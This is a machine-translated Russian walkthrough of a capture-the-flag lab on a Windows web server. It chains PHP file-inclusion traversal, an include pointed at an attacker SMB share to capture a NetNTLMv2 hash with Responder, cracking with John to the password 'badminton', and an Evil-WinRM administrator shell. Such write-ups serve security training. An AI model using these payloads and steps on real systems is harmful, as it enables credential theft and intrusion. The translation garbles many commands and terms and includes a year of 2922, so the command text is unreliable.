Запись респондента

Подготовил: dotguy

Вступление

Windows является наиболее распространенной операционной системой в современном мире из-за ее простого в использовании графического интерфейса. Около 85% доли рынка стали критически важными ОС для атак. Кроме того, большинство организаций используют Active Directory для настройки своих доменных сетей Windows. Microsoft использует NTLM (New Technology LAN Manager) и Kerberos для служб аутентификации. Несмотря на известные уязвимости, NTLM по-прежнему широко используется даже в новых системах для обеспечения совместимости с устаревшими клиентами и серверами.

В этом лабораторном занятии основное внимание уделяется тому, как уязвимость включения файлов на веб-странице, обслуживаемой на компьютере с Windows, может быть использована для сбора запроса NetNTLMv2 пользователя, работающего на веб-сервере. Мы будем использовать утилиту под названием `Ответчик` для захвата хэша NetNTLMv2, а затем использовать утилиту, известную как `Джон Потрошитель` К проверить миллионы потенциальных паролей, чтобы увидеть, совпадают ли они с тем, который использовался для создания хэша. Мы также более подробно рассмотрим рабочий процесс проверки подлинности NTLM и то, как утилита Responder справляется с задачей. Мы считаем, что крайне важно понимать внутреннюю работу инструмента или фреймворка, поскольку это укрепляет основу понимания, что помогает в реальных сценариях эксплойтов, с которыми можно столкнуться, которые на первый взгляд не кажутся уязвимыми. Смотреть. Давайте погрузимся прямо в это.

перечисление

Мы начнем со сканирования хоста на наличие открытых портов и запущенных служб с помощью сканирования Nmap. Мы будем использовать следующие флаги для сканирования:

- v : увеличить уровень детализации (в основном выводить больше информации)
- p- : этот флаг сканирует все TCP-порты в диапазоне от 0 до 65535.
- sV: попытки определить версию службы, работающей на порту.
- sC: сканирование с использованием сценариев NSE по умолчанию.
-- min-rate : используется для указания минимального количества пакетов, которые Nmap должен отправлять в секунду; это ускоряет сканирование по мере увеличения числа

```
nmap -v -p- --минимальная скорость 5000 -sV -sC 10.129.136.91
```

```
nmap -v -p- -min-rate 5000 -sV -sC 10.129.136.91

<SNIP>
PORT        STATE   SERVICE     VERSION
80/tcp      open    http        Apache httpd 2.4.52 ((Win64) OpenSSL/1.1.1m PHP/8.1.1)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.52 (Win64) OpenSSL/1.1.1m PHP/8.1.1
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).
5040/tcp    open    unknown
5985/tcp    open    http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
7680/tcp    open    pando-pub?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
```

> Как Nmap определяет службу, запущенную на порту?
>
> Nmap использует `портовые услуги` база данных известных сервисов для определения сервиса работает на определенном порту. Позже он также отправляет некоторые специфичные для службы запросы на этот порт, чтобы определить версию службы и любую дополнительную информацию о ней.
>
> Таким образом, Nmap в большинстве случаев, но не всегда правильно указывает служебную информацию для конкретного порта.

Согласно результатам сканирования Nmap, машина использует Windows в качестве операционной системы и на ней работает веб-сервер Apache. `порт 80` вместе с WinRM на `порт 5985`.

Nmap также идентифицировал службы, работающие на которых, `порт 5040` как неизвестный и на `порт 7680` в виде `пандо-паб`, является своего рода службой передачи файлов.

💡 **Удаленное управление Windows**, или WinRM, — это встроенный в Windows протокол удаленного управления, который в основном использует простой протокол доступа к объектам для взаимодействия с удаленными компьютерами и серверами, а также с операционными системами и приложениями. WinRM позволяет пользователю:

→ Удаленно общаться и взаимодействовать с хостами

→ Выполняйте команды удаленно в системах, которые не являются вашими локальными, но доступны по сети.

→ Отслеживайте, управляйте и настраивайте серверы, операционные системы и клиентские машины удаленно.

Для пентестера это означает, что если мы сможем найти учетные данные (обычно имя пользователя и пароль) для пользователя с правами удаленного управления, мы потенциально можем получить оболочку PowerShell на хосте.

Перечисление веб-сайтов

При открытии Firefox и установке `http://[целевой IP]`, браузер возвращает сообщение о невозможности чтобы найти этот сайт. Глядя в строку URL-адреса, теперь он показывает `http://unika.htb`. Сайт перенаправил браузеру новый URL-адрес, и ваш хост не знает, как найти виртуальный `unika.htb`. Этот веб-сервер использует хостинг на основе имени для обслуживания запросов.

💡 Виртуальный хостинг на основе имен — это метод размещения нескольких доменных имен (с отдельной обработкой каждого имени) на одном сервере. Это позволяет одному серверу совместно использовать свои ресурсы, такие как память и циклы процессора, не требуя, чтобы все службы использовались одним и тем же именем хоста.

Веб-сервер проверяет доменное имя, указанное в `Хозяин` поле заголовка HTTP-запроса и отправляет ответ в соответствии с этим.


The `/и т.д./хосты` файл используется для преобразования имени хоста в IP-адрес, поэтому нам нужно будет добавить запись в в `/и т.д./хосты` файл для этого домена, чтобы позволить браузеру преобразовать адрес для `unika.htb` .

Вход в `/и т.д./хосты` файл :


```
эхо"10.129.136.91 unika.htb"|судо тройник-а/и т.д./хосты
```

Добавление этой записи в `/и т.д./хосты` файл позволит браузеру разрешить имя хоста `unika.htb` к соответствующий IP-адрес и, таким образом, заставить браузер включать заголовок HTTP `Хост: unika.htb` в каждом HTTP-запрос, который браузер отправляет на этот IP-адрес, что заставит сервер ответить веб-страницей для `unika.htb` .

При доступе к веб-странице нам предоставляется целевая страница веб-дизайна.



Просматривая сайт, мы не видим ничего особенно интересного. Хотя мы заметили параметр выбора языка на панели навигации `RU` и изменение параметра на `fr` приводит нас к французской версии веб-сайта.



Заметив URL, мы видим, что `французский.html` страница загружается через `страница` параметр, который потенциально могут быть уязвимы для уязвимости локального включения файлов (LFI), если входные данные страницы не очищены.

Уязвимость включения файлов


Динамические веб-сайты включают HTML-страницы на лету, используя информацию из HTTP-запроса, включая параметры GET и POST, файлы cookie и другие переменные. Обычно страница «включает» другую страницу на основе некоторых из этих параметров.

💡 LFI или включение локального файла происходит, когда злоумышленник может заставить веб-сайт включить файл, который не предназначен для этого приложения. Типичный пример — когда приложение использует путь к файлу в качестве входных данных. Если приложение рассматривает этот ввод как доверенный, и необходимые санитарные проверки не выполняются для этого ввода, злоумышленник может использовать его, используя `../` строка в названии введенного файла и в конечном итоге просматривать конфиденциальные файлы в локальной файловой системе. В некоторых ограниченных случаях LFI также может привести к выполнению кода.

💡 RFI или удаленное включение файлов аналогичны LFI, но в этом случае злоумышленник может загрузить удаленный файл на хост, используя такие протоколы, как HTTP, FTP и т. д.

Мы тестируем `страница` параметр, чтобы увидеть, можем ли мы включить файлы в целевой системе в ответ сервера. Мы будет тестироваться с некоторыми общеизвестными файлами, которые будут иметь одно и то же имя в сетях, доменах Windows и системах, которые можно найтиздесь . Одним из наиболее распространенных файлов, к которым пентестер может попытаться получить доступ на компьютере с Windows для проверки LFI, является файл hosts. `WINDOWS\System32\драйверы\и т.д.\хост` (этот файл помогает в локальном преобразовании имен хостов в IP-адреса). `../` строка используется для перехода назад по каталогу по одному. Таким образом, несколько `../` строки включен в URL-адрес, чтобы обработчик файлов на сервере возвращался к базовому каталогу, т.е. `C:\` .

http://unika.htb/index.php?
страницазнак равно../../../../../../../../windows/system32/драйверы/etc/хост



Отлично, LFI возможен, так как мы можем просмотреть `C:\windows\system32\drivers\etc\hosts` файл в содержимое ответа.

Включение файла в этом случае стало возможным, потому что в бэкэнде `включать()` метод PHP используется для обработки параметра URL `страница` для обслуживания разных веб-страниц для разных языков. И потому что на этом не проводится надлежащая санитарная обработка `страница` параметр, мы смогли передать вредоносный ввод и, следовательно, просматривать внутренние системные файлы.

💡 Что `включать()` метод в PHP?

The `включать` оператор берет весь текст/код/разметку, которые существуют в указанном файле, и загружает их в памяти, делая ее доступной для использования.

Например:

```
Файл1-->вары.php <?php


$цвет    знак равно'зеленый';
$ фрукты   знак равно'яблоко';

?>

##############################################

Файл2-->контрольная работа.php
<?php

эхо"A$ цвет $ фрукты";// вывод = "A"

включать'vars.php';

эхо"A$ цвет $ фрукты";// вывод = "Зеленое яблоко"

?>
```

Более подробное объяснение о `включать()` метод PHP можно найтизде сь .

Захват вызова респондента

Мы знаем, что эта веб-страница уязвима для включения файлов и обслуживается на компьютере с Windows. Таким образом, существует вероятность включения файла на нашу рабочую станцию злоумышленника. Если мы выберем такой протокол, как SMB, Windows попытается пройти аутентификацию на нашей машине, и мы сможем перехватить файл NetNTLMv2.

💡Что такое NTLM (новая технология Lan Manager)?

NTLM — это набор протоколов аутентификации, созданных Microsoft. Это протокол проверки подлинности типа «вызов-ответ», используемый для проверки подлинности клиента на ресурсе в домене Active Directory.

Это тип единого входа (SSO), поскольку он позволяет пользователю указать базовый фактор проверки подлинности только один раз при входе в систему.

Процесс аутентификации NTLM выполняется следующим образом:

1. Клиент отправляет на сервер имя пользователя и доменное имя.
2. Сервер генерирует случайную строку символов, называемую вызовом.
3. Клиент шифрует вызов с помощью хэша NTLM пароля пользователя и отправляет его обратно на сервер.
4. Сервер извлекает пароль пользователя (или аналогичный).
5. Сервер использует хеш-значение, полученное из базы данных учетных записей безопасности, для шифрования строки запроса. Затем значение сравнивается со значением, полученным от клиента. Если значения совпадают, клиент аутентифицируется.

Более подробное объяснение работы аутентификации NTLM можно найтиздесь .

💡NTLM против NTHash против NetNTMLv2

Терминология, связанная с аутентификацией NTLM, запутана, и даже профессионалы время от времени злоупотребляют ею, поэтому давайте определимся с некоторыми ключевыми терминами:

- А**хэш-функция**— это односторонняя функция, которая принимает любое количество данных и возвращает значение фиксированного размера. Обычно результат называется хэшем, дайджестом или отпечатком пальца. Они используются для более безопасного хранения паролей, так как нет возможности напрямую преобразовать хэш обратно в исходные данные (хотя существуют атаки, направленные на восстановление паролей из хэшей, как мы увидим позже). Таким образом, сервер может хранить хэш вашего пароля, и когда вы отправляете свой пароль на сайт, он хеширует введенные вами данные и сравнивает результат с хэшем в базе данных, и если они совпадают, он знает, что вы ввели правильный пароль.

- Ан**NTHash**— результат работы алгоритма, используемого для хранения паролей в системах Windows в базе данных SAM и на контроллерах домена. NTHash часто называют хэшем NTLM или даже просто NTLM, что очень вводит в заблуждение/запутывает.
- Когда протокол NTLM хочет выполнить аутентификацию по сети, он использует модель запроса/ответа, как описано выше. Запрос/ответ NetNTLMv2 представляет собой строку, специально отформатированную для включения запроса и ответа. Его часто называют хэшем NetNTLMv2, но на самом деле это не хэш. Тем не менее, его часто называют хешем, потому что мы атакуем его таким же образом. Вы увидите, что объекты NetNTLMv2 называются NTLMv2 или даже NTLM.

Использование ответчика

В файле конфигурации PHP `php.ini`, оболочка "allow_url_include" по умолчанию отключена, что указывает на то, что PHP не загружает удаленные URL-адреса HTTP или FTP, чтобы предотвратить атаки удаленного включения файлов. Однако, даже если `разрешить_url_include` и `allow_url_fopen` установлено значение «Выкл.», PHP не будет препятствовать загрузке URL-адресов SMB. В нашем случае мы можем злоупотребить этой функциональностью, чтобы украсть хэш NTLM.

Теперь на примере из[эта ссылка](#) мы можем попытаться загрузить URL-адрес SMB, и в этом процессе мы можем получить хэши от цели, используя[Ответчик](#) .

💡 Как работает ответчик?

Responder может выполнять множество различных видов атак, но в этом случае он настроит вредоносный SMB-сервер. Когда целевая машина пытается выполнить аутентификацию NTLM на этом сервере, Responder отправляет серверу запрос на шифрование с помощью пароля пользователя. Когда сервер ответит, Responder будет использовать вызов и зашифрованный ответ для создания файла NetNTLMv2. Хотя мы не можем отменить NetNTLMv2, мы можем попробовать множество разных общих паролей, чтобы увидеть, генерирует ли какой-либо из них один и тот же ответ на вызов, и если мы находим его, мы знаем, что это пароль. Это часто называют взломом хэша, который мы будем делать с помощью программы под названием John The Ripper.

Для начала мы клонируем репозиторий Responder на нашу локальную машину.

```
мерзавецпотяните https://github.com/lgandx/Responder
```

Убедитесь, что `Responder.conf` настроен на прослушивание запросов SMB.

```
cat Responder.conf

[Responder Core]

; Server to start
SQL = On
SMB = On

<SNIP>
```

Когда файл конфигурации готов, мы можем приступить к запуску Responder с помощью `питон3`, передавая в интерфейсе флага для прослушивания`:- я`

```
судоОтветчик python3.py-Ятун0
```

```
sudo python Responder.py -I tun0
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CTRL-C

  [+] Poisoners:
      LLMNR                      [ON]
      NBT-NS                     [ON]
      DNS/MDNS                   [ON]

  [+] Servers:
      HTTP server                [ON]
      HTTPS server               [ON]
      WPAD proxy                 [OFF]
      SMB server                 [ON]
  <SNIP>

  [+] Listening for events...
```


Когда сервер-ответчик готов, мы указываем серверу включить ресурс с нашего SMB-сервера, установив параметр `страница` через веб-браузер следующим образом.

```
http://unika.htb/?page=//10.10.14.25/somefile
```

В этом случае, поскольку у нас есть возможность указать адрес общего ресурса SMB, мы указываем IP-адрес нашей атакующей машины. Теперь сервер пытается загрузить ресурс с нашего SMB-сервера, и Responder захватывает достаточно этого, чтобы получить файл NetNTLMv2.

Примечание: обязательно добавьте `http://` в адресе, так как некоторые браузеры могут выбрать поиск Google вместо на соответствующую страницу.

После отправки нашей полезной нагрузки через веб-браузер мы получаем сообщение об ошибке о невозможности загрузки запрошенного файла.



Warning: include(\\10.10.14.25\WHATEVER): Failed to open stream: Permission denied in **C:\xampp\htdocs\index.php** on line **11**

Warning: include(): Failed opening '//10.10.14.25/whatever' for inclusion (include_path='\xampp\php\PEAR') in **C:\xampp\htdocs\index.php** on line **11**

Но при проверке нашего прослушивающего сервера Responder мы видим, что у нас есть NetNTLMv для пользователя-администратора.

```
[+] Listening for events...

[SMB] NTMLv2-SSP Client     : 10.129.136.91
[SMB] NTMLv2-SSP Username   : DESKTOP-H30F232\ADdministrator
[SMB] NTMLv2-SSP Hash       : Administrator::DESKTOP-
H3OF232:1122334455667788:7E0A87A2CCB487AD9B76C7B0AEAEE133:0101000000000
000005F3214B534D801F0E8BB688484C96C0000000002000800420044004F0032000100
1E00570049004E002D004E0048004500380044004900340041005300430051000400340
0570049004E002D004E0048004500380044004900340041005300430051002E00420044
004F0032002E004C004F00430041004C0003001400420044004F0032002E004C004F004
30041004C0005001400420044004F0032002E004C004F00430041004C00070008000005F
3214B534D80106000400020000000800300030000000000000000010000000020000000C2
FAF941D04DCECC6A7691EA92630A77E073056DA8C3F356D47C324C6D6D16F0A00100000
0000000000000000000000000000000900200063006900660073002F00310030002E003
10030002E00310034002E00320035000000000000000000
```

NetNTLMv2 включает в себя как вызов (случайный текст), так и зашифрованный ответ.

Взлом хэша

Мы можем сбросить хэш в файл и попытаться взломать его с помощью `Джон`, который представляет собой взлом хэша пароля утилиты.

```
эхо"Administrator::DESKTOP-
H3OF232:1122334455667788:7E0A87A2CCB487AD9B76C7B0AEAEE133:0101000000000000005F3214B534D
801F0E8BB688484C96C0000000002000800420044004F00320001001E00570049004E002D004E0048004500
380044004900340041005300430051000400340057004900 4E002D004E0048004500380044004900340041
00530043005100040034005700490 04E002D004E0048004500380044004900340041005300430051002E00
420044004F0032002E004C004F00430041004C0003001400420044004F0032002E004C
004F00430041004C0005001400420044004F0032002E004C004F00430041004C0007000800005F3214B534D
80106000400020000000800300030000000000000000010000000020000000C2FAF941D04DCECC6A7691EA926
30A77E073056DA8C3F356D47C324C6D6D16F0A00100000000000000000000000000000000000000009002000630
06900660073002F00310030002E00310030002E00310034002E00320035000000000000000000"> хэш.txt
```

Мы передаем файл хэша в `Джон` и взломать пароль для учетной записи администратора. Тип хеша автоматически идентифицируемый `Джон` инструмент командной строки.

```
- ш: список слов для использованиязавзломать хэш
```

```
Джон-wзнак равно/usr/share/wordlists/rockyou.txt hash.txt
```

```
john -w=/usr/share/wordlists/rockyou.txt hash.txt

Using default input encoding: UTF-8
Loaded 1 password hash (netntlnv2, NTLMV2 C/R [D4 HAC-MD5 32/641)
Will run 2 OpenP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
badminton (Administrator)
1g 0:00:00:00 DONE (2922-03-10 19:32) 100.8g/s 499680p/s 489688c/s 409689C/s adriano..000000
Use the show --format-betntlev2" options to display all of the cracked passwords reliably
Session completed
```

Джон будет пробовать каждый пароль из заданного списка паролей, шифруя вызов этим паролем. Если результат соответствует ответу, то он знает, что нашел правильный пароль. В этом случае пароль учетной записи администратора был успешно взломан.

> пароль: бадминтон

WinRM

Мы подключимся к службе WinRM на цели и попытаемся получить сеанс. Поскольку PowerShell по умолчанию не установлен в Linux, мы будем использовать инструмент под названием[Зло-WinRM](#) который создан для такого сценария.

> зло-winrm-я10.129.136.91-уадминистратор-пбадминтон

```
evil-winrm -i 10.129.136.91 -u administrator -p badminton

Evil-WinRM shell v3.3
Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

Мы можем найти флаг под `C:\Пользователи\Майк\Рабочий стол\flag.txt`.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> dir


        Directory: C:\users\mike\desktop


Mode                 LastWriteTime         Length  Name
----                 -------------         ------  ----
-a----         3/10/2022   4:50 AM             32  flag.txt
```

Поздравляем! Теперь вы можете использовать `тип` команда для просмотра содержимого `флаг.txt` .